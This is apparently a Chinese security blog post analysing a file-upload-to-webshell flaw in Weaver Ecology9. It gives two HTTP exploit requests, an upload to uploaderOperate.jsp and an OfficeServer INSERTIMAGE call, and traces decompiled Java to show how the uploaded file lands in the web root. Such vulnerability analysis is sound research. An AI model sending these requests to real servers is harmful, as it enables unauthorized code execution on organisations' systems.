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Ecology9 文件上传分析

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正文

ecology9文件上传getshell分为两部分，第一部分payload

```
POST /workrelate/plan/util/uploaderOperate.jsp HTTP/1.1
Host:xxx
Content-Type: multipart/form-data; boundary=----WebKitFormBou
Content-Length: 531

-----WebKitFormBoundarymVk33liI64J7GQaK
Content-Disposition: form-data; name="secId"

1
-----WebKitFormBoundarymVk33liI64J7GQaK
```

```
Content-Disposition: form-data; name="Filedata"; filename="he:

<%@ page contentType="text/html;charset=UTF-8" language="java"

<%out.print("Hello World!");%>

-----WebKitFormBoundaryVk33liI64J7GQaK
Content-Disposition: form-data; name="plandetailid"

1
-----WebKitFormBoundaryVk33liI64J7GQaK--
```

第二部分为

```
POST /OfficeServer HTTP/1.1
Host:xxx
Connection: close
Content-Type: multipart/form-data; boundary=-----WebKitFormBou
Content-Length: 207


-----WebKitFormBoundaryVk33liI64J7GQaK
Content-Disposition: form-data; name="aaa"

{'OPTION':'INSERTIMAGE','isInsertImageNew':'1','imagefileid4p:

-----WebKitFormBoundaryVk33liI64J7GQaK--
```

先看第一部分，对应的文件

是 `/workrelate/plan/util/uploaderOperate.jsp`。具体部分代码如下



```
10
11 DesUtil desUtil=new DesUtil();
12 response.setHeader("cache-control", "no-cache");
13 response.setHeader("pragma", "no-cache");
14 response.setHeader("expires", "Mon 1 Jan 1990 00:00:00 GMT");
15 //request.setCharacterEncoding("utf-8");
16 FileUpload fu = new FileUpload(request,"utf-8");
17
18 //User user = HrmUserVerify.getUser (request , response) ;
19 //if(user == null) return ;
20 int userid=Util.getIntValue(desUtil.decrypt(fu.getParameter("userid")),0);
21 int language=Util.getIntValue(fu.getParameter("language"),0);
22 int logintype=Util.getIntValue(fu.getParameter("logintype"),0);
23 int departmentid=Util.getIntValue(fu.getParameter("departmentid"),0);
24 User user=new User();
25 user.setUid(userid);
26 user.setLanguage(language);
27 user.setLogintype(""+logintype);
28 user.setUserDepartment(departmentid);
29
30 int mainId=Util.getIntValue(fu.getParameter("mainId"),0);
31 int subId=Util.getIntValue(fu.getParameter("subId"),0);
32 int secId=Util.getIntValue(fu.getParameter("secId"),0);
33 String plandetailid=Util.getIntValue(fu.getParameter("plandetailid"),0)+"";
34
35 StringBuffer restr = new StringBuffer();
36 if(secId!=0){
37     int docid=deu.uploadDocToImg(fu,user, "Filedata",mainId,subId,secId,"","");
38     if(!"0".equals(plandetailid)){
39         String fieldValue = docid+"";
40         String oldfileids = "";
41
42         rs.executeSql("select fileids from PR_PlanReportDetail where id="+plandetailid);
43         if(rs.next()){
```

最开始new了一个DesUtil工具类，然后设置响应包头，new了一个FileUpload对象，然后就是new了一个User类并且设置了一些传入的参数，然后在secId不等于0的时候调用deu.uploadDocToImg，deu是 `weaver.docs.docs.DocExtUtil` 工具类，这些都不看，直接先看这个FileUpload对象，去看他的构造方法

```
public FileUpload(HttpServletRequest var1, String var2) {
    this.remoteAddr = var1.getRemoteAddr();
    if (this.isMultipartData(var1)) {
        this.mpdata = this.getAttachment(var1, var2);
    }

    this.request = var1;
    this.xss = new XssUtil();
}
```

获取了请求服务器的ip地址，并且调用 `isMultipartData` 方法判断Content-Type是不是multipart/form-data开头，并且调用了 `this.getAttachment` 看着像是获取附件内容，跟进

```

private MultipartRequest getAttachment(HttpServletRequest var1) {
    if (this.isMultipartData(var1)) {
        try {
            DefaultFileRenamePolicy var3 = new DefaultFileRenamePolicy();
            SystemComInfo var4 = new SystemComInfo();
            String var5 = getCreateDir(var4.getFilesystem());
            this.isaesencrypt = var4.getIsaesencrypt();
            this.aescode = Util.getRandomString(13);
            if (var4.getNeedzip().equals("1")) {
                this.needzip = true;
            }
            return new MultipartRequest(var1, var5, var1.getContentType());
        } catch (Exception var6) {
            this.writeLog(var6);
            return null;
        }
    } else {
        return null;
    }
}

```

new了DefaultFileRenamePolicy和SystemComInfo两个对象，并且调用了getCreateDir方法，用 var4.getFilesystem() 作为参数

```

public String getFilesystem() {
    if (this.filesystem != null && !this.filesystem.equals("")) {
        this.filesystem = this.filesystem + File.separatorChar;
    }

    return this.filesystem;
}

```

其实就是返回var4.filesystem，继续看getCreateDir方法

```

.class文件, 字节码版本: 52.0 (Java 8)
@
public static String getCreateDir(String var0) {
    if (var0 == null) {
        StaticObj var1 = StaticObj.getInstance();
        var1.removeObject(s: "SystemInfo");
        SystemComInfo var2 = new SystemComInfo();
        var0 = var2.getFilesystem();
    }

    if (var0 != null && !var0.equals("")) {
        var0 = Util.StringReplace(var0, s1: "\\", s2: "#$^123");
        var0 = Util.StringReplace(var0, s1: "/", s2: "#$^123");
        var0 = Util.StringReplace(var0, s1: "#$^123", File.separator);
        if (!var0.endsWith(File.separator)) {
            var0 = var0 + File.separator;
        }
    } else {
        var0 = GCONST.getSysFilePath();
    }

    Calendar var11 = Calendar.getInstance();
    String var12 = Util.add0(var11.get(1), i: 4);
    String var3 = Util.add0(var11.get(2) + 1, i: 2);
    Random var4 = new Random();
    int var5 = 1 + var4.nextInt(i: 26);
    String var6 = Util.getCharString(var5);
    var0 = var0 + var12 + var3 + File.separatorChar + var6 + File.separatorChar;
    String var7 = System.getProperty("os.arch");
    String var8 = System.getProperty("os.name").toLowerCase();
    if (!var8.startsWith("windows")) {
        try {
            if (!var0.substring(i: 0, i: 1).equals(File.separator)) {
                (new BaseBean()).writeLog(o: "WRAN.....File path=[" + var0 + "]   os=[" + var7 + "]);
                var0 = File.separator + var0;
                (new BaseBean()).writeLog(o: "WRAN.....Changed path=[" + var0 + "]   os=[" + var7 + "]);
            }
        }
    }
}

```

var0是传进来的第一个参数，直接来到第二个if，并且把v0中的 `\\` 和 `/` 都替换成一个乱七八糟的字符串，然后最后把乱七八糟的字符串替换为空，并且把var0后补个文件分割符，后续就是构造他的上路径了吧，构造出var0并返回。

回到getAttachment方法，判断了是否aes加密并且通过Util工具类获取了一个随机字符串，然后返回了一个MultipartRequest的对象，这个对象的构造方法调用了他的重载方法。

 image-20220818185026323

开始初始化了一些属性，传进来的var1不是空的，所以就进入else，并且这里的var2就是在 `getAttachment` 方法中的var5，是通过 `getCreateDir` 获取的一个path，不是空，然后就是new了一个MultipartParser对象，等我们用到再来看这个对象。new完以后就是一个if判断，判断get请求参数是否是空的，我们这里是post方法，直接跳过这个if了。


```
10 Part var19;  
11 while((var19 = var11.readNextPart()) != null) {  
12     String var20 = var19.getName();  
13     String var23;  
14     if (var19.isParam()) {  
15         ParamPart var21 = (ParamPart)var19;  
16         var23 = var21.getStringValue();  
17         var16 = (Vector)this.parameters.get(var20);  
18         if (var16 == null) {  
19             var16 = new Vector();  
20             this.parameters.put(var20, var16);  
21         }  
22         var16.addElement(var23);  
23     } else if (var19.isFile()) {  
24         FilePart var22 = (FilePart)var19;  
25         var23 = var22.getFileName();  
26         if (var23 != null) {  
27             if (var2 != null) {  
28                 var22.setRenamePolicy(var5);  
29                 var22.needZip(var6);  
30                 var22.needZipencrypt(var7);  
31                 var22.setEncrypt(var8);  
32                 long var24 = var22.writeTo(var2, var9, var10);  
33                 String var18 = "";  
34                 if ("".equals(var8)) {  
35                     var18 = new String(var23.getBytes("ISO8859_1"), "UTF-8");  
36                 } else {  
37                     var18 = new String(var23.getBytes("ISO8859_1"), var8);  
38                 }  
39                 this.files.put(var20, new UploadedFile(var2, var22.getFileName(), var18, var22.getContentType(), (InputStream)null, var24, var8));  
40             } else {  
41                 this.files.put(var20, new UploadedFile(var2, var22.getFileName(), var18, var22.getContentType(), (InputStream)null, var24, var8));  
42             }  
43         }  
44     }  
45 }
```

来到下面这while循环，通过调用刚刚new出来的MultipartParser对象的readNextPart方法，这里说一下吧，个人推断 **MultipartParser** 这个对象是对content-type为multipart/form-data这种包的分析器，先来看看这个对象的构造方法

```
public MultipartParser(HttpServletRequest req, int maxSize, boolean buffer, boolean limitLength, String encoding) throws IOException {  
    this.buf = new byte[8192];  
    this.encoding = DEFAULT_ENCODING;  
    this.xssUtil = null;  
    this.path = null;  
    this.isCheckUrl = false;  
    this.ip = null;  
    this.reflectMethodCall = null;  
    this.htmlFilter = null;  
    this.reflectMethodCall = new ReflectMethodCall();  
    if (encoding != null) {  
        this.setEncoding(encoding);  
    }  
  
    String type = null;  
    String type1 = req.getHeader("Content-Type");  
    String type2 = req.getContentType();  
    if (type1 == null && type2 != null) {  
        type = type2;  
    } else if (type2 == null && type1 != null) {  
        type = type1;  
    } else if (type1 != null && type2 != null) {  
        type = type1.length() > type2.length() ? type1 : type2;  
    }  
  
    if (type != null && type.toLowerCase().startsWith("multipart/form-data")) {  
        int length = req.getContentLength();  
        if (length > maxSize) {  
            throw new IOException("Posted content length of " + length + " exceeds limit of " + maxSize);  
        } else {  
            String boundary = this.extractBoundary(type);  
        }  
    }  
}
```

很明显的能看到他通过两种途径获取了content-type，返回长度比较长的那个，而且还判断了content-type是不是以multipart/form-data开头，剩下的都是乱七八糟的东西，暂时好像没什么影响，先不分析，继续回到 **MultipartRequest** 类的构造方法，调用了刚刚那个类的readNextPart方法，图在上面，var19是

`var11.readNextPart()` 的返回值，在这个while里有一个if条件判断，他有两个分支，分别是满足`var19.isParam`为true和`var19.isFile()`两种情况，这里先看`readNextPart`这个方法的返回对象类型，他是返回`part`，去找找`part`是啥类



这里我看半天，只能找到`part`是`ParamPart`，他的 `isParam` 方法如下

```
public boolean isParam() {  
    return true;  
}
```

```
}  
  
this.lastFilePart = new FilePart(name, this.in, this.boundary, contentType, filename, origname);  
return this.lastFilePart;  
} else {  
    headerline = null;  
    ParamPart part = new ParamPart(name, this.path, this.in, this.boundary, this.encoding);  
    if (this.xssUtil == null) {  
        this.xssUtil = new XssUtil();  
    }  
  
    boolean except = true;
```

其实他还有一种是`FilePart`，他的`isFile`方法是返回true，在`readNextPart`方法中也能找到

```
public boolean isFile() {  
    return true;
```

```
}

```

```

if (filename != null) {
    if (filename.equals("")) {
        filename = null;
    }

    this.lastFilePart = new FilePart(name, this.in, this.boundary, contentType, filename, origname);
    return this.lastFilePart;
} else {
    headerline = null;
}

```

所以我这里就直接猜var11通过调用readNextPart方法来判断请求包中的某部分是参数还是文件内容？如果是文件内容会返回FileType，如果是参数会返回ParamPart，继续看readNextPart方法，只讲部分。

```

Part readNextPart() throws IOException {
    if (line == null) {
        return null;
    } else {
        name = null;
        String filename = null;
        String origname = null;
        String contentType = "text/plain";
        Enumeration enumeration = headers.elements();

        String headerline;
        while(enumeration.hasMoreElements()) {
            headerline = (String)enumeration.nextElement();
            if (headerline.toLowerCase().startsWith("content-disposition:")) {
                String[] dispInfo = this.extractDispositionInfo(headerline);
                name = dispInfo[1];
                filename = dispInfo[2];
                origname = dispInfo[3];
            } else if (headerline.toLowerCase().startsWith("content-type:")) {
                String type = extractContentType(headerline);
                if (type != null) {
                    contentType = type;
                }
            }
        }

        if (filename != null) {
            if (filename.equals("")) {
                filename = null;
            }
        }
    }
}

```

画的不好看啊见谅，这里就直接判断是否是 `content-disposition:` 开头，然后把里面的参数分割成数组，对应给到name, filename


```

    if (filename != null) {
        if (filename.equals("")) {
            filename = null;
        }

        this.lastFilePart = new FilePart(name, this.in, this.boundary, contentType, filename, origname);
        return this.lastFilePart;
    } else {
        headerline = null;
        ParamPart part = new ParamPart(name, this.path, this.in, this.boundary, this.encoding);
        if (this.xssUtil == null) {
            this.xssUtil = new XssUtil();
        }

        boolean except = true;

        try {
            except = this.xssUtil.isExcept(this.path);
        } catch (Exception var16) {

```

然后走到下面，filename不为空就直接返回了一个new出来的FilePart，如果filename是空，就会走到下面，返回ParamPart，FilePart构造方法如下

```
FilePart(String var1, ServletInputStream var2, String var3, S  
    super(var1);  
    this.fileName = var5;  
    if (var5 != null) {  
        this.origFileName = new String(var5.getBytes("ISO8859_1"));  
    }  
  
    this.filePath = var6;  
    this.contentType = var4;  
    this.partInput = new PartInputStream(var2, var3);  
}
```

所以对应的我们在MultipartRequest构造方法中走到 `var19.isFile` 这个分支，然后是判断var23和var2是否是空，var23是FileType的FileName，var2是之前 `getCreateDir(var4.getFilesystem())` 的结果，然后这个var9，var10分别是isaencrypt和aescode，然后MultipartRequest的构造方法就差不多完成了，最后是返回给FileUpload的mpdata属性，然后就是调用 `deu.uploadDocToImg(fu, user, "FiledData", mainId, subId, secId, "", "")`。在方法中调用了 `String var21 = var1.uploadFiles(var3);`

```
public String uploadFiles(String var1) {
    String[] var2 = new String[]{var1};
    String var3 = this.getParameter("name");
    String[] var4 = this.uploadFiles(var2, var3);
}
```

```
return var4 != null && var4.length >= 1 ? var4[0] : null;
}
```

把参数转换成字符串数组，然后接收name的值，继续调用uploadFiles重载方法

```
public String[] uploadFiles(String[] var1, String var2) {
    if (this.mpdata == null) {
        return null;
    } else {
        int var3 = var1.length;
        String[] var4 = new String[var3];
        this.fileNames = new String[var3];

        for(int var5 = 0; var5 < var3; ++var5) {
            this.fileNames[var5] = SecurityMethodUtil.textXss(
                if (this.fileNames[var5] == null || "".equals(this
                    return var4;
                }

            if (!StringUtil.isBlank(var2) && !var2.equals(thi
                this.fileNames[var5] = var2;
                var4[var5] = this.saveFile(var1[var5], var2, t
            } else {
                var4[var5] = this.saveFile(var1[var5], this.mp
            }
        }

        return var4;
    }
}
```

可以看到，不管怎么样，最后都是会调用一个 `this.saveFile` 方法，直接跟进

在开始是获取了一些信息，但是我们知道刚刚传进来的第三个参数是一个MultipartRequest对象，其他俩都是字符串，我们直接找与var3参数有关的代码即可。

```
try {
    if (var8.indexOf("image") != -1 && this.needimagewidth) {
        File var32 = var3.getFile(var1);
        long var33 = var32.length();
        this.filesizes.add("" + var33);
        if (this.needzip) {
            ZipInputStream var35 = new ZipInputStream(new FileInputStream(var32));
            if (var35.getNextEntry() != null) {
                this.source = new BufferedInputStream(var35);
            }
        } else {
            this.source = new BufferedInputStream(new FileInputStream(var32));
        }

        if (this.isaesencrypt.equals("1")) {
            this.source = AESCoder.decrypt(this.source, this.aescode);
        }

        ImageInfo var41 = new ImageInfo();
        var41.setInput(this.source);
        if (!var41.check()) {
            this.imagewidth.add("0");
            this.imageheight.add("0");
        } else {
            this.imagewidth.add("" + var41.getWidth());
            this.imageheight.add("" + var41.getHeight());
        }
    } else {
```

通过var3获取了一个File对象var32，并且获取了一下他的文件长度，判断是否需要zip压缩，如果要就走ZipInputStream，如果不要就走BufferedInputStream，还判断是否需要aes加密，如果需要则再进行一次加密，到最后会调用到var41.setInput和var41.check，代码分别如下

```
public void setInput(InputStream var1) {
    this.in = var1;
    this.din = null;
}
```

```
public boolean check() {
    this.format = -1;
    this.width = -1;
    this.height = -1;
    this.bitsPerPixel = -1;
    this.numberOfImages = 1;
    this.physicalHeightDpi = -1;
```

```
this.physicalWidthDpi = -1;
this.comments = null;

try {
    int var1 = this.read() & 255;
    int var2 = this.read() & 255;
    if (var1 == 71 && var2 == 73) {
        return this.checkGif();
    } else if (var1 == 137 && var2 == 80) {
        return this.checkPng();
    } else if (var1 == 255 && var2 == 216) {
        return this.checkJpeg();
    } else if (var1 == 66 && var2 == 77) {
        return this.checkBmp();
    } else if (var1 == 10 && var2 < 6) {
        return this.checkPcx();
    } else if (var1 == 70 && var2 == 79) {
        return this.checkIff();
    } else if (var1 == 89 && var2 == 166) {
        return this.checkRas();
    } else if (var1 == 80 && var2 >= 49 && var2 <= 54) {
        return this.checkPnm(var2 - 48);
    } else {
        return var1 == 56 && var2 == 66 ? this.checkPsd()
    }
} catch (IOException var3) {
    return false;
}
}
```

其实这里很奇怪，var41.setInput和var41.check并没有输出写文件的代码，在saveFile方法中代码走到这也差不多结束了，那我们上传的文件是在哪里进行写入的还是找不到。我在这里卡了很久，突然想到payload有俩包，一个是传文件，一个操作我还是不知道干啥，这里我继续在saveFile方法里找，发现了有写数据库的操作

```

    } catch (Exception var36) {
        var7 = var7;
    }
}

String var23 = "" + var38 + var20 + var7 + var20 + var8 + var20 + var39 + var20 + var14 + var20 + var17 + var20 + var18 + var20 + var19;
var19.executeProc(s: "ImageFile_Insert", var23);
AliOSSObjectManager var24 = new AliOSSObjectManager();
String var25 = AliOSSObjectManager.getTokenKeyByFileRealPath(var14);
String var26 = Util.null2s(this.getParameter(var1: "secretLevel", s1: "4"));
String var27 = Util.null2s(this.getParameter(var1: "secretLevelValidity", s1: ""));
String var28 = Util.null2s(this.getParameter(var1: "name", s1: ""));
String var29 = "";
String var30 = "";

```

这大概就懂了，估计是第一个包先把文件搞到数据库里去，然后第二个包给他弄出来，那我们直接先分析第二个包。他的路由是去OfficeServer，通过在xml文件里找到对应的servlet路径如下 `classbean/DBstep/OfficeServer.class`

```

protected void service(HttpServletRequest var1, HttpServletResponse var2) throws ServletException, IOException {
    this.mCommand = "";
    this.mFilePath = var1.getSession().getServletContext().getRealPath(s: "");

    try {
        this.baseBean.writeLog(o: "-----进入插件调用");
        if (var1.getMethod().equalsIgnoreCase(s: "POST")) {
            this.MsgObj.setSendType("JSON");
            this.MsgObj.Load(var1);
            this.mOption = this.MsgObj.GetMsgByName(s: "OPTION");
            this.mUserName = this.MsgObj.GetMsgByName(s: "USERNAME");
            this.baseBean.writeLog(o: "-----" + this.mOption);
            if (this.mOption.equalsIgnoreCase(s: "LOADMARKLIST")) {
                this.baseBean.writeLog(o: "-----进入插件调用: LOADMARKLIST");
                this.MsgObj.MsgTextClear();
                if (this.LoadMarkList(var1, var2)) {
                    this.MsgObj.SetMsgByName(s: "MARKLIST", this.mMarkList);
                    this.baseBean.writeLog(o: "-----mMarkList: " + this.mMarkList);
                    this.baseBean.writeLog(o: "mMarkList====" + this.mMarkList);
                    this.baseBean.writeLog(o: "创建印章列表成功");
                } else {
                    this.baseBean.writeLog(o: "创建印章列表失败!");
                }
            } else if (this.mOption.equalsIgnoreCase(s: "LOADMARKIMAGE")) {
                this.mMarkName = this.MsgObj.GetMsgByName(s: "IMAGENAME");
                this.mUserName = this.MsgObj.GetMsgByName(s: "USERNAME");
                this.mPassword = this.MsgObj.GetMsgByName(s: "PASSWORD");
                this.MsgObj.MsgTextClear();
                if (this.LoadMarkImage(var1, var2, this.mMarkName, this.mPassword)) {
                    this.MsgObj.SetMsgByName(s: "MARKIMAGE", this.mMarkImage);
                }
            }
        }
    }
}

```

首先判断是不是post方法，然后根据传入的OPTION进入不同的分支，这里传的应该是INSERTIMAGE，走到对应的分支

```

    }
    } else if (this.mOption.equalsIgnoreCase("INSERTIMAGE")) {
        String var13 = this.MsgObj.GetMsgByName(s: "BOOKMARKNAME") + "";
        String var14 = this.MsgObj.GetMsgByName(s: "requestid");
        String var5 = this.MsgObj.GetMsgByName(s: "isInsertImageNew") + "";
        RecordSet var6 = new RecordSet();
        BaseBean var7 = new BaseBean();
        var7.writeLog("@ "officeServer.java===INSERTIMAGE=====bookMarkName=" + var13 + "requestid=" + var14 + "isInsertImageNew=" + var5);
        if ("1".equals(var5)) {
            String var8 = this.MsgObj.GetMsgByName(s: "imagefileid4pic") + "";
            var6.executeQuery(s: "select imagefilename from imagefile where imagefileid=?", new Object[]{var8});
            if (var6.next()) {
                String var9 = Util.null2String(var6.getString(s: "imagefilename"));
                var7.writeLog("@ "officeServer.java===INSERTIMAGE=====fileName=" + var9 + "imagefileid4pic=" + var8);
                if (StringUtil.IsNotNull(new String[]{var9, var8})) {
                    String var10 = OdocFileUtil.getFileExt(var9);
                    if (StringUtil.IsNull(var10)) {
                        var10 = ".jpg";
                    } else {
                        var10 = "." + var10;
                    }
                }
                var7.writeLog("@ "officeServer.java===INSERTIMAGE=====picType=" + var10);
                OdocFileUtil.getFileFromByte(OdocFileUtil.inputStream2Byte(ImageFileManager.getInputStreamById(Integer.valueOf(var8))), GCONST.getRootPath(), var9);
                String var11 = GCONST.getRootPath() + File.separator + var9;
                var7.writeLog("@ "officeServer.java===INSERTIMAGE=====fullPath=" + var11);
                this.MsgObj.MsgTextClear();
            }
        }
    }
}

```

先从传入的json中获取一点参数，判断isInsertImageNew是否为1，我们这里是1，进入if分支，获取了imagefileid4pic参数值，然后执行了如下代码

`var6.executeQuery("select imagefilename from imagefile where imagefileid=?", new Object[]{var8});`，刚刚在savefiles也是把文件数据写到imagefile 表中，并且我们还需要把第一个包中的fileid值获取给到第二包中的imagefileid4pic，那这里大概就是我猜想的那样，先把文件搞到数据库，然后从数据库中弄出来。继续看代码，如果查询出来有值，获取他的后缀，如果没有后缀默认jpg，然后调用

`OdocFileUtil.getFileFromByte(OdocFileUtil.inputStream2Byte(ImageFileManager.getInputStreamById(Integer.valueOf(var8))), GCONST.getRootPath(), var9);` 首先是

`ImageFileManager.getInputStreamById(Integer.valueOf(var8))`

，然后是

`OdocFileUtil.inputStream2Byte(ImageFileManager.getInputStreamById(Integer.valueOf(var8)))`，最后才是外面一整个。先看

`getInputStreamById`，看名字就知道是通过id获取输入流

```
Object var1 = null;
```

```
try {
```

```
    RecordSet var2 = new RecordSet();
```

```
    String var3 = "select imagefilename, fileRealPath, signinfo, ";
    var2.executeSql(var3);
```

```
    if (var2.next()) {
```

```
        String var4 = Util.null2String(var2.getString("fileRealPath"));
```

```
        String var5 = Util.null2String(var2.getString("signinfo"));
```

```
        String var6 = Util.null2String(var2.getString("hashinfo"));
```

```
        String var7 = Util.null2String(var2.getString("isZip"));
```

```

int var8 = Util.getIntValue(var2.getString("isaesencry
String var9 = Util.null2String(var2.getString("aescode
String var10 = Util.null2String(var2.getString("token
String var11 = Util.null2String(var2.getString("storage
String var12 = Util.null2String(var2.getString("imagef

```

开始是通过id从数据库获取信息给到变量

```

} else {
    boolean var14 = false;
    if (var4 != null && !var4.equals("")) {
        File var33 = new File(var4);
        if (!var4.isEmpty() && !var5.isEmpty() && !var6.isEmpty()) {
            var14 = DocEncryptUtil.verifyFile(var6, var5, var4);
            if (!var14) {
                (new BaseBean()).writeLog("附件完整性校验失败 : fileid" + var0);
            }
        }

        if (var7.equals("1")) {
            ZipInputStream var34 = new ZipInputStream(new FileInputStream(var33));
            if (var34.getNextEntry() != null) {
                var1 = new BufferedInputStream(var34);
            }
        } else {
            var1 = new BufferedInputStream(new FileInputStream(var33));
        }
    } else {
        ConnStatement var15 = null;

        try {
            var15 = new ConnStatement();
            boolean var16 = "oracle".equals(var15.getDBType());
            var15.setStatementSql("select imagefile from ImageFile where imagefileid = " + var0);
            var15.executeQuery();
            if (var15.next()) {
                if (var16) {
                    var1 = new BufferedInputStream(var15.getBlobBinary("imagefile"));
                } else {
                    var1 = new BufferedInputStream(var15.getBinaryStream("imagefile"));
                }
            }
        }
    }
}

```

然后就是在校验文件完整后把输入流对象给到var1，然后是判断var8和var14是否是满足条件的，如果满足还需要进行一层处理，差不多var1最终是到这了，因为再往下会对后缀校验，判断是否是office的格式，如果是再进行处理，如果不是就不处理了，直接return var1了。


```
        if (var8 == 1) {  
            var1 = AESCoder.decrypt((InputStream)var1, var9);  
        }  
  
        if (var14) {  
            var1 = DocEncryptUtil.decryptInput((InputStream)var1);  
        }  
    }  
}
```

inputStream2Byte没什么好说的，就是把输入流转换成字节数组

```
public static byte[] inputStream2Byte(InputStream var0) {  
    byte[] var1 = null;  
    if (null != var0) {  
        try {  
            ByteArrayOutputStream var2 = new ByteArrayOutputStream();  
            boolean var3 = false;  
            byte[] var4 = new byte[1024];  
  
            int var6;  
            while((var6 = var0.read(var4)) != -1) {  
                var2.write(var4, 0, var6);  
            }  
  
            var0.close();  
            var2.close();  
            var1 = var2.toByteArray();  
        } catch (Exception var5) {  
            var5.printStackTrace();  
        }  
    } else {  
        baseBean.writeLog(o: "");  
    }  
  
    return var1;  
}
```

最后来看getFileFromByte方法，判断var1是不是文件夹并且是否存在，然后拼接var1和var2，调用var3进行写文件。

```
26     }
27
28     public static void getFileFromByte(byte[] var0, String var1, String var2) {
29         BufferedOutputStream var3 = null;
30         FileOutputStream var4 = null;
31         File var5 = null;
32
33         try {
34             File var6 = new File(var1);
35             if (!var6.exists() && var6.isDirectory()) {
36                 var6.mkdirs();
37             }
38
39             var5 = new File(var1 + File.separator + var2);
40             var4 = new FileOutputStream(var5);
41             var3 = new BufferedOutputStream(var4);
42             var3.write(var0);
43         } catch (Exception var19) {
44             var19.printStackTrace();
45         } finally {
46             if (var3 != null) {
47                 try {
48                     var3.close();
49                 } catch (IOException var18) {
50                     var18.printStackTrace();
51                 }
52             }
53
54             if (var4 != null) {
55                 try {
56                     var4.close();
57                 } catch (IOException var17) {
58                     var17.printStackTrace();
59                 }
60             }
61         }
62     }
63 }
```

下一篇

C3P0反序列化链

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